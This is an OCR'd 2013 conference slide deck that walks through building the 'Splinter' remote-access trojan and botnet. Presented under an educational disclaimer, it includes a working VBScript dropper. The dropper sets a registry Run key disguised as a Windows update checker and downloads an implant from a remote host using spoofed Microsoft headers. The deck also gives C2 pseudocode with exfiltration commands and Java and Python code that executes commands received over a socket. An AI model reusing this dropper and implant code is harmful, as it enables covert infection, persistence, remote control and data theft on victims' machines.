2013

Exploiting_the_Zeroth_Hour();

When Your Exploits Fail → Develop Your Own RAT!

Solomon Sonya , Nick Kulesza, Dan Gunter

"Sometimes, the problem becomes more tractable when presented with the solution"

DISCLAIMER!!!

This project is meant for educational purposes only. Views, concepts, techniques, knowledge, etc are that of the authors and do not represent our employers. This briefing is intended to strengthen network defense by highlighting the relative ease attack tools can be built such that network security professionals gain greater awareness to audit networks and secure computer systems. Only execute concepts presented here on isolated networks of which YOU have express permission to conduct these assessments. We are not liable for damages resulting from concepts or tools discussed in this presentation. Use at your own risk!

What to Expect

- Background, Intent, and Motivation
- Botnet Overview (Characteristics and Features)
- System Exploitation Overview

- How to Create your Botnet!
  - Remote Code Execution
  - Enumeration
  - Bypassing Infrastructure Security
  - Remote File Browsing Protocol & File Transfer
  - Automated Data Exfiltration Payloads
  - **Establishing a Relay and Beacon Bot**
  - Automated Screen Captures, Extract/Injection Clipboard, etc

- Prevention and Mitigation Strategies
- Conclusion and Questions

So we've traveled a little…

http://www.day-con.org/127.0.0.1.html

Hacker Halted USA 2013

https://www.hackerhalted.com/2013/us/

DerbyCon

http://www.derbycon.com/
http://digitaloverdrive.blogspot.com/2012/09/derbycon-countdown.html

SECTOR
Security Education Conference

http://www.sector.ca/

SkyDogCon

http://www.skydogcon.com/SDC3/
https://twitter.com/SkyDogCon

Casting the Dice…
[Let's Start with a Thought Question]

Thought Question…

Imagine a world where the Defenders and Developers knew everything of the Attackers and in fact *are the Attackers…*

Would we still have Zero-Days?

Intent

Presentation Intent

- **First and Foremost**
  - There is nothing new under the sun
  - Botnets, APT, RATs: exploitation may be different, but concept has remained the same
  - Occam's Razor: The simplest solutions are the best solution
- **Intent**:
  - Bridge gap between Botnet/APT creation and exploitation
  - Understanding how this malware is created and communicates gives you the knowledge of what to look for on your network and helps you identify ways to prevent future intrusions
- **What to Expect**
  - Not meant to make you a Uber 31337 Cyber Hacking Ninja
  - Meant to take you down our exploration path to understand how we created Splinter as a side project

Background

RATS && Botnets → They're everywhere…

- News groups are flooded with data on malware, Advanced Persistent Threats (APTs) and Botnets
- Symantec: 403 million unique malware variants discovered in 2012 (up 36% since 2011)[1]
- Trustwave: Average lifespan of malware before detection ≈ 43-174 days[2]
- Cyveillance [2010]: Detection rate of most popular AV ≈ 19% - 62% (after 30+ days)[7]
- **Network defense is failing to keep up with emerging threats**
- **Truly knowing how to attack allows us to develop better ways to defend our critical assets**

//BEGIN PWNAGE

Locate your Blackhat, and put it on now…

Loading the Hacker's Toolbox:

- If we wanted a Botnet, how do we get one:
  - Buy, Build, Lease, or "*Acquire*"
- What's the problem with commercial or open source botnet and malware???
  - Well-known == Well-signatured
  - (You can bet there's a good signature to detect it!)
- As PenTeters, what do we do if we want to unleash the latest and greatest while decreasing detection?
  - We create our own tool to evade signature-based detection systems…***0-Day???***

Characteristics of a Botnet

Botnet Characteristics

- Network of autonomous implants that synchronize with the Command and Control (C2) Server aka Controller

- Capabilities of the Botnet:
  - **[Remote Code Execution]**
  - Receive commands and provide feedback
  - Survive and persist on hosts
  - Evade detection
  - Facilitate Controller interaction with host machine(s)
  - Morph (evolve) over time

Features of a Botnet

Botnet Features

- Upload/Download Files
- Capture/Scrape Screen
- Carry and execute shell commands
- Report location
- Automate Exploitation of Victim Machine
- Monitor user interaction with system
- Loiter Specified Directories (Orbiter Payload)
- Automate Data Exfiltration
- Browse File System
- *Social Engineer User*
- Beacon to the Controller if connection is lost
- Etc…

So Where Do We Begin?

Initial Knowledge Required

- Client-Server Model
- Socket Programming
- Overview of Remote Procedure Calls (RPCs)
- Programming Multithreaded Applications
- Use of Worker Threads
- Overview of *Windows* registry && execution cmds
- File Transfer Protocols
- Native OS Commands to map zombie machine and network
- Process Instantiation** PUNT!!! (More to come later…)

Worker Threads – Process Description

Worker Thread: Concept

Purpose:

- Efficiently handle repeated tasks
- Execute multiple functions (*exploits*) simultaneously

Initialize

1. Instantiate thread, create interrupt event handlers, configure environment, start timers

Execute

2. Upon interrupt: lock thread execution, call appropriate execution subroutine

Pipe

3. Normalize data, flush results out through socket, provide feedback if applicable

Sleep

4. Clean up, release thread lock, sleep until next interrupt

Stealth && Persistence

Stealth && Persistence

- Create “Dropper” (very tiny – easier to evade detection): initially infects host, reaches out to grab C2 implant and establish the environment
- Create “Implant”: true payload to exploit host and call back to Controller
- Various Techniques Exist in Establishing and Maintaining Persistence:
  - Registry startup locations (e.g. Run, RunOnce)
  - Launch as created Service
  - Launch via Task Scheduler, WMI process creation call
  - Create and install implant as a Driver
  - Inject into process space of legitimate application
  - Beacon to Controller
- We demonstrate modifying the registry to add an entry to system startup to maintain connection to the Controller

Anatomy of an Attack

Main Purpose: Gain Entry to System

Anatomy of an Attack

- Reconnaissance
- Scan, Enumerate, Social Engineer, Vulnerability Assessment
- **Penetration**
- HAPPY DANCE!
- Create Foothold, Establish Stealth and Persistence
- Pwn & Pillage FTW (exploit the system unrestricted)
- *Optional:*
  - *Patch and "Backtrack"*
  - Escalate Privileges
  - Pivot
  - etc

Comments on Enumeration


Verbose Enumeration: Overview

- User Names
- Machine Names
- Shares
- Services
- Patches (additional exploitation avenues)
- Network Configuration and Resources
- Possible Password Information
- etc

Terminology

- **Controller**
  - Robust UI; only run by BotMaster, (aka BotHerder, or Controller)
  - Handles 1++ connections, automate commands, report status to Controller, allows collaboration and extensibility
- **Dropper**
  - Exploits victim, establishes environment, downloads and executes implant
- **Implant**
  - Listener agent on each infected machine, connects to Controller, receives and executes commands
- Very light-weight
  1. Exploit a system
  2. Establish reverse shell and maintain persistent connection to Controller
  3. Listen for Commands and Executes received statements
  4. Pipe response and status back to Controller
  5. Evade detection and persist on host as long as possible

Dropper Concept: Pictogram



Stage 1: Infect Victim

Stage 2: Establish C2

Stage 3: Persistence


Stage 4: Pivot


PWNED!!!

- Exploit
- PDF/Malicious Document
- Phishing Email
- Drive-by-Download, Malformed JavaScript
- Infected Media: (USB/CD/DVD)
- Malicious Insider
- Malicious Executable (Game, SW…)
- BYOD
- Water-Hole, Malicious Executable Script
- etc

Creating Your Dropper Script


Creating a Dropper Script with Splinter








```
'Splinter - RAT vrs 1.38 - BETA VBS Dropper Script Created Sun  -  15 Sep 2013  -

set tempShell = CreateObject("WScript.Shell")
malwareSavePath = "c:\Windows\system32\sms.exe"

'write to registry for persistence
    Const HKEY_LOCAL_MACHINE = &H80000002
    thisComputer = "."
    Set objRegistry=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & this
    strKeyPath = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    strValueName = "Windows Update Checker - Critical"
    strValue = """c:\users\John\desktop\sms.exe""" + " -i 192.168.0.104 8080 T5"
    objRegistry.SetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,strValue

'made it here, download and execute implant!
Set shell = CreateObject("WScript.Shell")
'Save Settings
    strFileURL = "http://192.168.0.104/update"
    strHDLocation = malwareSavePath
'Download File!
    Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
    objXMLHTTP.open "GET", strFileURL, false
'add some header data, this can potential fool the casual observer
 objXMLHTTP.setRequestHeader "Accept", "text/html, application/xhtml+xml, */*"
 objXMLHTTP.setRequestHeader "Referer", "http://www.microsoft.com/"
 objXMLHTTP.setRequestHeader "Accept-Language", "en-US"
 objXMLHTTP.setRequestHeader "User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Win
 objXMLHTTP.setRequestHeader "Accept-Encoding", "gzip, deflate"
 objXMLHTTP.setRequestHeader "Host", "www.windowsupdate.com"
 objXMLHTTP.setRequestHeader "DNT", "1"
 objXMLHTTP.setRequestHeader "Connection", "Keep-Alive"
 objXMLHTTP.setRequestHeader "Cookie", "1379289634602000000; 1379289634602000"
 objXMLHTTP.send()

If objXMLHTTP.Status = 200 Then
    Set objADOStream = CreateObject("ADODB.Stream")
    objADOStream.Open
    objADOStream.Type = 1 'adTypeBinary
    objADOStream.Write objXMLHTTP.ResponseBody
    objADOStream.Position = 0
    Set objFSO = Createobject("Scripting.FileSystemObject")
        If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation
    Set objFSO = Nothing
    objADOStream.SaveToFile strHDLocation
    objADOStream.Close
    Set objADOStream = Nothing
End if
    Set objXMLHTTP = Nothing
```

Creating a Dropper Script -2





Dropper as captured in Wireshark©



[Socket Communication- Short Version]
Initialize Controller and Implant

Implant – Controller Initialization

Open ServerSocket	1. Bind to Port and listen for connections
Establish Connection	2. Have Implant connect to Controller
Open R/W Streams	3. Enable socket duplexed data exchange
Init Worker Threads	4. Establish threads to read and write streams
Package && Send Cmds	5. Cmd Header, Delimiter, and Arguments*
Tokenize (Parse) Cmds	6. Interpret command header, invoke action
Pipe response to Controller	7. Flush command output to Controller

[Socket Communication- VERBOSE]
Initialize Controller and Implant

Implant – Controller Initialization: PseudoCode - 1

1. Listen for new Connections: Initialize ServerSocket and bind to open port
   - *svrSocket = new ServerSocket(80);*

2. Establish Connection and Initialize Client Sockets on Port from ServerSocket
   - ***[On Implant]:*** *sktToController = new Socket(m@ldomain.com, 80);*
   - ***[On Controller]:*** *clientSocket = svrSocket.accept();*

3. Pass new socket to HandlerThread
   - *clientTerminal = new Thread(clientSocket);*
     clientTerminal.start();

4. "Link" Thread in list for direct system access
   - *lstClients.add(clientTerminal);*

5. [**In HandlerThread**]: Open Reader and Writer Streams on each Socket
   - *brIn = new BufferedReader(new InputStreamReader(*
     clientTerminal.getInputStream()));
   - *pwOut = new PrintWriter(new BufferedOutputStream(*
     clientTerminal.getOutputStream()));

Implant – Controller Initialization: PseudoCode - 2

6. Package and Send Commands / Feedback Data
   - *pwOut.println(CMD + ">>>" + "ping google.com");*

Command Header — **Delimiter** — **Argument(s)**

7. Read commands and feedback from Socket
   - *while*(Line = brIn.readLine() && Line != null) { determineCommand_and_tokenize(Line);}

Implant – Controller Initialization: PseudoCode - 3

8. Tokenize (Parse) Received Line to Interpret Command
   - *cmdArray = Line.split(">>>"); ←Tokenize based on delimiter*

Delimiter

9. Match Command Header and Determine Execution Action
   - *if(cmdArray[0] == "CAPTURE_SCREEN")*
     return captureScreen(cmdArray[1], cmdArray[2]);
   - *else if(arrCmd[0] == "EXFIL_FILES_UNDER_DIRECTORY")*
     return exfil(cmdArray[1], cmdArray[2], cmdArray[3]);
   - *else if(cmdArray[0] == "CMD") ←Execute Command in a Process*
     return exec(cmdArray[1]);
   - *etc*

CMD procedure call received, how do we execute it???

Process Instantiation && Arbitrary Code Execution …

Problem: The Process Conundrum

(Invoking a Process):

- Results generally provided across 2 distinct output streams (or pipes):
  - Standard Out (stream returning data/results from invoked process)
    - e.g. Proc.exec("cmd /c type <valid file.txt>")
  - Standard Error (returns error messages [if any] during process execution)
    - e.g. Proc.exec("cmd /c type <invalid file.txt>")

- ☹ It is not always clear which stream is buffered first: stdout and then stderr or vice versa

- ☹ Other times too much data is buffered in the stream before thread can exhaust the buffer causing the process to error

- So How do you decide which stream to read first?
  - ***NOTE: Reading the streams in the wrong order can freeze, block, or crash the program!!!***

Solution: It Depends on the Language!

- Java:
- [Read streams simultaneously]

```
public ProcessHandlerThread(String command, Process proc, BufferedReader inStream, PrintWriter outStream)
{   try
    {   stopProcess = false;   cmdLine = "";   process = proc;   pwOut = outStream;  brIn = inStream;

        while ((cmdLine = brIn.readLine()) != null)
        {   if(pwOut != null)
            {
                pwOut.println(cmdLine); pwOut.flush();
            }
        }
        brIn.close();
    }
    catch(Exception e)
    {
        Driver.eop("ProcessHandlerThread Constructor", strMyClassName, e, e.getLocalizedMessage(), false);
    }
}//end constructor mtd
```

Java:

- Create separate ProcessHandler threads for each process to exhaust stdout and stderr streams
- Flush all messages across the socket back to Controller

```
//Execute command received from Controller
Process process = Runtime.getRuntime().exec("cmd.exec /C" + command, null, Driver.fleCurrentWorkingDirectory);

//Open streams to interact with process
BufferedReader process_IN = new BufferedReader(new InputStreamReader(process.getInputStream()));
BufferedReader process_IN_ERROR  = new BufferedReader(new InputStreamReader(process.getErrorStream()));

//note!!!! Must drain process buffers, send response directly to Controller
ProcessHandlerThread process_INPUT = new ProcessHandlerThread(command, process, process_IN, null);
ProcessHandlerThread process_INPUT_ERROR = new ProcessHandlerThread(command, process, process_IN_ERROR, null);

process_INPUT.start();
process_INPUT_ERROR.start();
```

Solution: It Depends on the Language!

- Python (much easier)
  - Combine both output pipes
  - What ever result is buffered, send it across the socket


```
def executeCommand(command, sktOut):

    try:
        #simply execute what was received and send it out over the socket
        p = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
        for line in p.stdout.readlines():
            sktOut.send(line + "\n")
    except:
        return
    return
```

Introducing Splinter – RAT
(Open-Source) Command and Control Botnet/Red Team Collaboration Tool

